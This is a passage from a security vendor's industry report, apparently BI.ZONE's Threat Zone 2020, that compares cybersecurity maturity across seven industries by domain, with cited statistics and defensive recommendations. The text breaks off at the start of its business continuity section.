Consider the largest national airline or the organiser of the most important football competition in the world, an innovative school or a food delivery service... At a first glance, these companies seem to have nothing in common. However, BI.ZONE's experience shows that, in fact, they do. They all strive to provide an adequate level of cybersecurity (hereinafter referred to as CS).

Each company has its own understanding of 'adequate' when it comes to CS. For some, it is enough to simply develop basic documentation to ensure formal compliance and avoid punitive sanctions from the regulator. While others see the importance of keeping up with the introduction of modern technological solutions capable of effectively resisting cyberthreats.

In the end, everything depends on the CS maturity, i.e. current level of CS processes maturity, planned budgets, the top management involvement and many other factors.

Our projects have allowed us to accumulate lots of information about the level of CS maturity in different organisations. For Threat Zone 2020, we have generalised this data, and thus came about the **industrial comparison of CS maturity**.

152

companies

were sampled for CS
maturity study



Scope and method

What companies we compared

We sampled companies from the following seven industries: healthcare, media and e-commerce, transport, finance, retail, telecommunications and IT.

Our respondents included Russian and foreign organisations whose CS systems we had previously audited. Altogether, the study involved the statistics of 152 companies that have been accumulated by BI.ZONE since 2018.

We had no intention to categorise companies by size for this study. For instance, the IT industry sample included mostly start-ups and small companies, while the transport industry ranged up to some of the largest national operators. We did not consider this as a relevant feature for the comparison since our observations show that the size of business is not always related to its level of CS maturity.

How we compared the companies

The analysis was based on a comprehensive framework developed by BI.ZONE on the basis of its own experience and the best global CS practices.

This framework gives structured criteria for assessing CS maturity in 12 domains which are considered to be the most relevant and fast-growing in the expert community:

1. Cybersecurity Governance.
2. Cybersecurity Awareness
3. Asset Management.
4. Information System Access Control.
5. Physical and Environmental Security.
6. Operational Technology Security.
7. Communications Security and Third-Party Management.
8. Incident Handling and Response.
9. Recovery and Continuity.
10. Compliance and Data Privacy.
11. Cryptography.
12. SSDLC — Secure Software Development Lifecycle.



How we presented the results

We assessed the sampled companies by each of the mentioned framework domains and produced a fair evaluation of the level of their CS maturity.

After comparing all evaluations, we calculated an overall CS maturity level for each industry. The results are shown in the diagram below.

In quantitative terms, the values vary from 0 to 5, where 5 shows that the CS processes in the company are measurable, constantly improved and compliant with the best global practices, while 0 shows that there are no CS processes at all and no effort is being made in that direction.

Values for each domain of the framework are given in the corresponding parts of the Results section.


Other data obtained

For some aspects of CS, we calculated indicators that can be applied to the entire market. These indicators are presented in percentage values.

How this information helps

Hopefully, the information presented in this chapter will help companies answer questions about their own CS maturity: 'Where do we stand among our competitors?' and 'What direction should we take next?' Being aware of these can give a company a substantial boost in profitability and market presence.

Using our framework, you can quickly assess the current level of your CS maturity and choose where to focus your effort.



Evaluation of CS maturity levels by industries



Results

Cybersecurity Governance

About the domain

This area involves conceptual aspects of CS management and addresses such issues as: how a company integrates CS with strategic tasks of its business, whether the management is properly informed about the importance of CS, what principles are followed when allocating resources and how risks are evaluated, etc. In other words, these are the issues that express a company's intentions in the field of CS and precede all other decisions.

The vital nature of CS management seems to need no explanation, especially in light of losses and risks that can occur in case of insufficient CS program development. For instance, the average total losses incurred by companies as a result of data leaks amounted to \$3.92 million in 2019.¹

\$**3.92**
million

average loss due to a single
data leak¹

1. Cost of a data breach study 2019 // IBM.



Market analysis


In reality, the C-suites rarely take any interest in cybersecurity. According to our statistics, only 54% of companies have their CS-related meetings attended by Management on a regular basis.

So, when comparing CS maturity by industry, we can see that the industries where Management is involved in CS to the greatest extent are financial and e-commerce organisations. This is quite natural since these industries are the greatest sufferers of cyberattacks; therefore, top management in these companies cannot afford not to care about security of clients' data and company reputation.

Recommendations

First of all, companies should rely on the risk-oriented approach. It is not a good idea to implement CS products just because they are considered modern or in fashion, or because a vendor advertises a package of so-called 'unique solutions' at an attractive price. It is vital to start with the assessment of CS risks to select an adequate approach in mitigating them.

Secondly, managers should take a more active part in solving CS-related problems. It is not enough to hire in-house experts or to outsource this responsibility. Company managers must show keen interest, take on leadership and display commitment to the CS management system.



Assessment of Cybersecurity Governance

46%

of large businesses do not hold regular meetings to discuss cybersecurity matters with top management



Cybersecurity Awareness

About the domain

Contemporary cyberthreats mostly exploit the human factor – phishing and social engineering are responsible for 90% of bank frauds, which we discuss in chapter ‘Cybersecurity in numbers’. Businesses lose \$17,700 each minute due to phishing attacks.²

A company’s security depends largely on the actions of its employees. The understanding of such risks encourages many organisations to invest in basic CS awareness training and regular testing.



2. [The evil Internet minute 2019 // RiskIQ.](#)

Market analysis

According to our data, 38% of companies pay no attention to cyberthreat awareness among their staff.

An industry comparison shows that retail stands out in this domain as companies in this sector tend to systematically neglect digital hygiene training for their personnel, relying solely on corporate information protection systems.


Recommendations

It is reckless to ignore the importance of the human factor. The number of social engineering attacks is only going to rise in the future, since it is much easier to compromise a credulous user than to bypass a professionally built security system.

That is why we consider it crucial that company managers realise, once and for all, that people play a key role in the security of their company, rather than technical measures or documented policies.

We also recommend the following:

- assessing risks and losses related to possible attacks through employees;
- performing regular in-person or online CS training for employees;
- simulating attacks on employees every few months using realistic phishing letter templates and relevant scenarios then evaluating their reaction to such attack.



Assessment of Cybersecurity Governance

38%

of companies ignore the
issue of CS awareness

Asset Management

About the domain

Assets mean all objects that process business-sensitive information, such as servers, laptops, computers, smartphones, flash drives, system or application software and, of course, the information itself.

The goal of asset management is to determine the company's information assets and develop models to protect them. This should cover the entire asset lifecycle, not just their active operation. As a Stellar study shows, about 71% of 311 randomly selected devices sold in the second-hand market contain personal data and information sensitive for businesses.³

71%

**of devices sold in the
second-hand market
contain personal data and
information sensitive for
businesses³**



3. [Residual data study on second hand devices](#) // Stellar.

Market analysis

In terms of asset management, the leaders in the domain are companies from the financial sector, transport, retail, media and e-commerce. BI.ZONE explains that this can be attributed to the availability of resources and the efforts to reduce the risks for business in cyberspace. In financial organisations, there is another stimulating factor, which is strict regulations. In the financial sector, we can see that processes of classification and labelling of information are well established, assets involved in processing of sensitive data undergo regular stock control procedures with their owners and users carefully following corporate CS policies.


On the other hand, these aspects are still underdeveloped in IT companies. This is caused by the competitive drive to focus on the development of unique and necessary products features and to put boring CS matters aside for later.

Recommendations

First, organisations should be fully aware of what information falls within the scope of the requirements of regulators, what information defines the company's success in the market and should be considered confidential, and what information can be shared with clients at an international congress or with friends over a cup of tea.

Second, organisations should conduct stock checks of assets that process this information and regularly update the list of persons responsible for these assets.

Third, organisations should set procedures in place for handling data storage devices including the management of removable media and the control of their relocation and reliable disposal.



Information System Access Control

About the domain

This domain is a fundamental component of CS. It allows to efficiently prevent unauthorised access to information resources and is founded primarily on three A's: **authentication, authorisation and audit.**

Problems encountered within the scope of this domain are often related to obsolete approaches to access control. For instance, although the login-password combination was declared unreliable by the expert community a long time ago, many companies still actively use it for authentication. Even though more advanced solutions (SMS authentication, etc.) are not that much more expensive, they are not introduced mostly because people are too accustomed to the old ways.

If further neglected, this domain can suffer the same situation described in Varonis research. According to the study, 53% of organisations found that more than 1,000 of their confidential documents could be accessed by any of their employees.⁴

Authentication is required to gain access to the system. At this stage, the system ensures that access is really demanded by John Doe rather than someone who pretends to be him. To confirm their identity, users provide unique passwords, fingerprints, electronic signatures, etc.

Authorisation is required to perform specific actions in the system, for instance, to open, modify or delete documents. At this stage, the system monitors whether a user has the necessary rights to perform corresponding actions.

Audit is introduced to monitor system events, such as attempts to log in, to access files or to make modifications. In case something goes wrong in the system or an incident occurs, audit allows to open an event log and to identify the problem.

In **53%**

of companies, more than 1,000
confidential documents were
accessible for any employee⁴

4. [2019 Varonis global data risk report // Varonis.](#)


Market analysis

First prize in identity and access management inside information systems goes to the financial sector. This is no surprise, given the requirements of regulators and the banks' own desires to keep their client data safe.

Recommendations

To increase the maturity level in this CS domain, we advise the following:

- consider using rigorous authentication mechanisms (at least for business-critical information systems);
- use Identity Management systems;
- keep an eye on administrators and other privileged users who have unrestricted access to sensitive data.



Assessment of Identity and Access Management




Physical and Environmental Security

About the domain

Physical access control had appeared even before the concept of cybersecurity. It was designed to minimise the most expensive of risks. For example, thefts committed by employees cost their companies \$50 billion every year in the USA.⁵

Conventional measures are pretty good for solving tasks in this domain. Therefore, physical security is one of the most conservative components of the CS system. Very few changes occur in the domain. Once introduced, solutions work well, while innovations, such as biometric access control systems, would mean unjustified expenses for most companies.

It also should be noted that although the access control in organisations usually complies with the requirements of the best practices in this field, their control of internal movement cannot be referred to as strict. Yet, this is important when it comes to the security of servers and equipment processing sensitive information.



\$50 billion

losses to American business each year due to employee theft⁵

5. [Employee theft statistics](#) // Statistic Brain Research Institute.


Market analysis

A good level of maturity in physical security was observed amongst companies in e-commerce, transport and finance. For these companies it is customary to keep the equipment separate from personnel, in dedicated data centres. It is a good practice since data centres are built in accordance with the operational sustainability requirements (TIER) and are known for the high-quality access and relocation control.


Recommendations

First and foremost, we recommend paying more attention to control of the access to internal areas of the company.

When possible, we recommend considering keeping information systems in a data centre that complies with at least TIER 3 requirements. This will ensure integrity of equipment that processes sensitive information.



Assessment of Physical
and Environmental Security



Operations Technology Cybersecurity

About the domain

CS maturity does not mean isolated actions and one-time attention to an encountered problem, risk or incident. Maturity is achieved by a continuous repetition of actions that ensure security of networks, computer systems and apps and keep them accessible by:


- controlling applied software;
- monitoring events in the corporate network;
- making backup copies for system recovery in case of an incident;
- searching for and patching vulnerabilities in the infrastructure, etc.

This set of measures defines operational security.

Operational security is based on the understanding that if you were protected yesterday, it does not mean you are protected today. For instance, experts have been familiar with such a class of malware as **banking trojans** for a long time. If the developed measures of protection against them had remained relevant, the number of trojan infections would have reduced over time. However, in the first half of 2019, this type of malware attacked 7% more individuals and corporate users than over the same period of the year before.⁶

A banking trojan is a type of malware that helps criminals steal money from users. This malware aims to gain access to the victim's bank account or cryptocurrency wallet.

6. Financial threats in H1 2019 // Securelist.




Market analysis

The lowest level of maturity in the field of operational security is shown by the IT and retail. Representatives of these industries prioritise results of business activities and tend to pay little attention to the processes that support these very activities.

Recommendations

To maintain a high level of security of operations technology, we recommend:

- ensuring control of modifications in the infrastructure;
- ensuring monitoring of and timely response to security incidents;
- ensuring proper management of software installation;
- conducting information backup procedures;
- following vulnerability identification and patching procedures;
- taking adequate measures for protection against malware.



4,300 thousand

users suffered attacks from
banking trojans in the first half
of 2019⁶

Communications Security and Third Party Management

About the domain

Data leaks can be caused not only by a weak security system, but also by an underdeveloped model of communication with contractors.

This was the reason why 540 million Facebook accounts ended up in public access. It started with Facebook hiring a contractor to develop one of its apps. The contractor, as it turned out, had serious vulnerabilities in its system security. The server which the contractor used to store Facebook user databases was accessible by anyone from the Internet, and did not even require a password.⁷

Security of communication with contractors is just one component of this CS domain. It also involves matters related to security of data transfers via telecommunication channels. Throughout our projects, we encountered numerous situations when endpoints of a particular organisation were secured, but there was a high likelihood of leaks when data was transferred outside the corporate network.



540million

Facebook accounts leaked
online due to a mistake of
a subcontractor⁷

7. [Losing face: two more cases of third-party Facebook app data exposure // UpGuard.](#)

Market analysis


The level of maturity in this CS domain is below average in almost all the industries tested. Moreover, leaks of commercial secrets and personal data is bound to occur since businesses do not take into account the risks associated with data emigration.

Recommendations

First, we recommend that companies thoroughly monitor compliance with CS policy in relations with vendors.

Second, we recommend ensuring control of network access and secure transfer of sensitive information between all stakeholders both at the organisational and technical levels.

Finally, if a business needs to grant system access to a third-party organisation, we advise to do a preliminary risk assessment to understand possible outcomes and to set the requirements to CS management activities. In our opinion, the most effective way to determine such measures is to stipulate them in contracts with third parties.



Assessment of Communications Security & Third-Party Management



Incident Handling and Response

About the domain

All companies aim to prevent CS incidents within their infrastructure. But when companies focus too much on prevention, they fail to consider the possibility of such incidents occurring. In contrast, organisations with a mature level of cybersecurity plans in advance:

- in case of an incident, how to recover normal functioning of business services in accordance with clients' expectations and obligations to counterparts;
- what actions will be required to minimise adverse effects of an incident.

In this CS domain, planning should be based on the 'when' rather than on the 'if' a scenario will happen. This is only logical, since cybercriminals have become increasingly active and more companies have faced digital attacks. In 2019, the number of attacks exceeded those of 2018 by 19%; in 81% of cases, victims were legal entities.

Criminals mostly attack government bodies, industrial enterprises, medical institutions, as well as financial, research and educational organisations.⁸

19%
in annual growth
of the number of
cyberattacks⁸

8. [Aktual'nye kiberugrozy: itogi 2019 goda \[Relevant cyberthreats: 2019 in review\]](#) // Positive Technologies.


Market analysis

We noted that aspects of incident handling and response are well-developed in all industries, which means that companies understand why ignoring this CS domain can be dangerous. The best results were demonstrated by the finance and e-commerce industries that are heavily influenced by regulatory requirements.

Recommendations

Establishment of a Security Operations Centre (SOC) is the most effective way to ensure a mature response to CS incidents. To organise a SOC, the company can either use its own resources or outsource this function to a CS vendor.

If such a measure is not economically feasible, we recommend launching a cyber incident handling process based on the best global practices. A good source would be a standard like ISO, NIST, and industrial requirements of regulators.



Assessment of Incident Handling & Response



Business Recovery and Continuity

About the domain


When companies face difficult times, their first priority is to ensure the continuity of their processes.

